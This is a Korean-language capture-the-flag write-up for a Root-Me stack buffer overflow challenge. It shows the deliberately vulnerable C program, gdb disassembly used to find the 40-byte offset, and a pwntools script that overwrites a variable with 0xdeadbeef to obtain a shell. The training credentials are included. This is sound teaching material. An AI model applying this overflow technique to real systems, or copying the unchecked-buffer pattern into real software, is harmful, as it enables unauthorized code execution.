


# Stack buffer overflow basic 1



```
1  #include <unistd.h>
2  #include <sys/types.h>
3  #include <stdlib.h>
4  #include <stdio.h>
5
6  int main()
7  {
8
9      int var;
10     int check = 0x04030201;
11     char buf[40];
12
13     fgets(buf, 45, stdin);
14
15     printf("\n[buf]: %s\n", buf);
16     printf("[check] %p\n", check);
17
18     if ((check != 0x04030201) && (check != 0xdeadbeef))
19         printf ("\nYou are on the right way!\n");
20
21     if (check == 0xdeadbeef)
22     {
23         printf("Yeah dude! You win!\nOpening your shell...\n");
24         setreuid(geteuid(), geteuid());
25         system("/bin/bash");
26         printf("Shell closed! Bye.\n");
27     }
28     return 0;
29 }
30
```

문제의 c 파일을 보면 fgets로 buf의 값을 받는데 이때 check 값을 0xdeadbeef 로 바꿔주면 될 것 같다.

```
scp -P2222 app-systeme-ch13@challenge02.root-me.org://challenge/app-systeme/ch13/ch13 ./
```

scp로 문제 파일을 다운받았다. (비번 : app-systeme-ch13)

얼마 만큼의 오프셋을 주어야하는지 알기위해 gdb로 살펴보았다

```
leede@leede: ~/rootMe
0x08048553 <+13>: push esi
0x08048554 <+14>: push ebx
0x08048555 <+15>: push ecx
0x08048556 <+16>: sub esp,0x3c
0x08048559 <+19>: call 0x8048480 <__x86.get_pc_thunk.bx>
0x0804855e <+24>: add ebx,0x1aa2
0x08048564 <+30>: mov DWORD PTR [ebp-0x1c],0x4030201
0x0804856b <+37>: mov eax,DWORD PTR [ebx-0x4]
0x08048571 <+43>: mov eax,DWORD PTR [eax]
0x08048573 <+45>: sub esp,0x4
0x08048576 <+48>: push eax
0x08048577 <+49>: push 0x2d
0x08048579 <+51>: lea eax,[ebp-0x44]
0x0804857c <+54>: push eax
0x0804857d <+55>: call 0x80483c0 <fgets@plt>
0x08048582 <+60>: add esp,0x10
0x08048585 <+63>: sub esp,0x8
0x08048588 <+66>: lea eax,[ebp-0x44]
0x0804858b <+69>: push eax
0x0804858c <+70>: lea eax,[ebx-0x1940]
0x08048592 <+76>: push eax
```

지금 0x4030201 을 ebp-0x1c 에 넣는 것을 보니 check의 위치는 ebp-0x1c 인 것 같다.  
그리고 fgets를 부르기 전에 함수의 반환값을 저장하는 eax 레지스터를 ebp-0x44 로 옮겨주는 것을 보니 buf의 위치는 ebp-0x44 인 것 같다. 그럼 check와 buf는 0x28 (40)bytes만큼 차이니까 40byte 만큼 아무값이나 넣어주고 그 뒤에 0xdeadbeef를 넣어주면 될 것 같다.

pwntool을 이용하여 풀어보겠다!

```
from pwn import *

s = ssh(host="challenge02.root-me.org", user="app-systeme-ch13", port=2222, password="app-systeme-ch13")

r = s.process("./ch13")

text = b"a"*40
text += p32(0xdeadbeef)
r.sendline(text)

r.interactive()
```

그럼 이제 flag 값을 볼 수 있다

